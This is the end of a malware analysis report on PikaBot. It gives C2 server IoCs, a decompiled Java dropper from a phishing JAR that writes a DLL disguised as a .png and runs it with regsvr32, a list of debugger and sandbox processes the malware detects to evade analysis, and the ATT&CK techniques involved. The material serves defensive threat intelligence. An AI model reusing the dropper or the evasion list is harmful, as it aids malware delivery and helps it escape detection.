91.134.126.43	1194	2023-05-17	2023-06-16
94.199.173.6	2222	2023-05-17	2023-06-16
154.80.229.76	1194	2023-05-17	2023-06-16
45.154.24.57	2078	2023-05-17	2023-08-30
45.85.235.39	2078	2023-05-17	2023-06-30
103.151.20.137	2078	2023-05-17	2023-08-03
129.153.135.83	2078	2023-05-17	2023-08-18
37.1.208.52	443	2023-02-01	2023-03-02
45.182.189.106	443	2023-02-01	2023-02-10
23.227.194.96	443	2023-02-01	2023-08-03
23.227.193.224	443	2023-02-01	2023-03-02
213.142.147.218	443	2023-02-01	2023-02-10
185.87.151.234	443	2023-02-01	2023-03-02
5.45.69.171	443	2023-02-01	2023-02-10
62.197.48.230	443	2023-02-01	2023-03-02
5.61.43.38	443	2023-02-01	2023-03-02
185.87.150.108	443	2023-02-01	2023-02-10
205.204.71.238	443	2023-02-01	2023-03-02
37.1.215.220	443	2023-02-01	2023-03-09

Table 2. IoCs of PikaBot C2 server

Annexes

Annex 1 – Short campaign analysis

The analysed sample in this FLint originates from a phishing campaign, the payload is delivered in an email as an attachment. The attached file is a ZIP archive (PERFERENDISF.zip) which contains a Java JAR file. The JAR file

can be deflate with 7z tool, it contains three files:



Figure 16. Content of the ZIP archive delivered in the PikaBot phishing campaign

The file “hBHGHjbH.class” is the Java code used to load and execute the next stage of the attack, the gif is the icon of the JAR and the file “163520” contains the malicious next stage payload (The PikaBot stage-0 DLL).

```
 import java.io.File;
import java.io.InputStream;
import java.nio.file.CopyOption;
import java.nio.file.Files;

public class hBHGHjbH {
  public static void main(String[] var0) {
    try {
      File var1 = new File(System.getProperty("java.io.tmpdir") + "\\163520.png");
      if (!var1.exists()) {
        InputStream var2 = hBHGHjbH.class.getResourceAsStream("163520");
        Files.copy(var2, var1.getAbsoluteFile().toPath(), new CopyOption[0]);
      }

      Thread.sleep(1000L);
      Runtime.getRuntime().exec("regsvr32 /s " + System.getProperty("java.io.tmpdir") + "\\163520.png");
    } catch (Exception var3) {
      System.out.println("Error!");
    }
  }
}
```

The JAVA code is straight forward, it extracts one resource from the JAR “163520” to a temporary directory and adds a fake “.png” extension before running it with regsvr32.exe.

Annex 2 – List of banned process

- cheatengine-x86_64-SSE4-AVX2.exe
- x32dbg.exe
- x64dbg.exe
- Fiddler.exe

- httpdebugger.exe
- cheatengine-i386.exe
- cheatengine-x86_64.exe
- PETools.exe
- LordPE.exe
- SysInspector.exe
- roc_analyzer.exe
- sysAnalyzer.exe
- sniff_hit.exe
- windbg.exe
- joeboxcontrol.exe
- joboxserver.exe
- ResourceHacker.exe
- ImmunityDebugger.exe
- Wireswhar.exe
- dumpcap.exe
- HookExplorer.exe
- ImportREC.exe
- idaq.exe
- idaq64.exe
- lldbg.exe
- ProcessHacker.exe
- tcpview.exe
- autoruns.exe
- autorunsc.exe
- filemon.exe
- procmon.exe
- regmon.exe
- processxp.exe

MITRE ATT&CK TTPs

Tactic	Technique
Command and Control	T1071.001 – Application Layer Protocol: Web Protocols
Command and Control	T1573.001 – Encrypted Channel: Symmetric Cryptography
Command and Control	T1041 – Exfiltration Over C2 Channel

Command and Control	T1571 – Non-Standard Port
Defense Evasion	T1497.001 – Virtualization/Sandbox Evasion: System Checks
Defense Evasion	T1140 – Deobfuscate/Decode Files or Information
Defense Evasion	T1027.007 – Obfuscated Files or Information: Dynamic API Resolution
Defense evasion	T1622 – Debugger evasion
Defense Evasion	T1497.003 – Virtualization/Sandbox Evasion: Time Based Evasion
Discovery	T1087.002 – Account Discovery: Domain Account
Discovery	T1016 – System Network Configuration Discovery
Discovery	T1057 – Process Discovery
Discovery	T1033 – System Owner/User Discovery
Discovery	T1614.001 – System Location Discovery: System Language Discovery
Discovery	T1482 – Domain Trust Discovery
Discovery	T1083 – File and Directory Discovery
Discovery	T1087.001 – Account Discovery: Local Account
Execution	T1106 – Native API
Execution	T1053 – Scheduled Task/Job: Scheduled Task
Execution	T1059.003 – Command and Scripting Interpreter: Windows Command Shell
Execution	T1129 – Shared Modules
Persistense	T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
Privilege Escalation	T1055.002 – Process Injection: Portable Executable Injection
Privilege Escalation	T1055.003 – Process Injection: Thread Execution Hijacking
Privilege Escalation	T1055.003 – Process Injection: Process Hollowing

Table 3. Mitre Att&ck TTP of PikaBot

External references

- https://www.trendmicro.com/en_us/research/24/a/a-look-into-pikabot-spam-wave-campaign.html

- https://www.microsoft.com/en-us/security/blog/2023/12/28/financially-motivated-threat-actors-misusing-app-installer/
- https://twitter.com/Unit42_Intel/status/1623349272061136900
- https://twitter.com/1ZRR4H/status/1623600348060389376
- https://twitter.com/search?q=from%3A%40cryptolaemus1%20%22pikabot%22&f=live
- https://www.malwarebytes.com/blog/threat-intelligence/2023/12/pikabot-distributed-via-malicious-ads
- https://www.zscaler.com/blogs/security-research/technical-analysis-pikabot
- https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls
- https://www.vmray.com/cyber-security-blog/why-your-edr-let-pikabot-jump-through/
- https://www.zscaler.com/blogs/security-research/d-evolution-pikabot
- https://www.elastic.co/security-labs/pikabot-i-choose-you#obfuscation-c
- https://victorbush.com/2015/04/the-anti-rootkit-rootkit/
- https://blog.krakz.fr/notes/syswhispers2/
- https://www.elastic.co/security-labs/pikabot-i-choose-you
- https://medium.com/@DCSO_CyTec/shortandmalicious-pikabot-and-the-matanbuchus-connection-5e302644398

Thank you for reading this blogpost. **We welcome any reaction, feedback or critics about this analysis. Please contact us on tdr[at]sekoia.io.**

Share

Cybercrime Infrastructure Malware Reverse

Share this post:
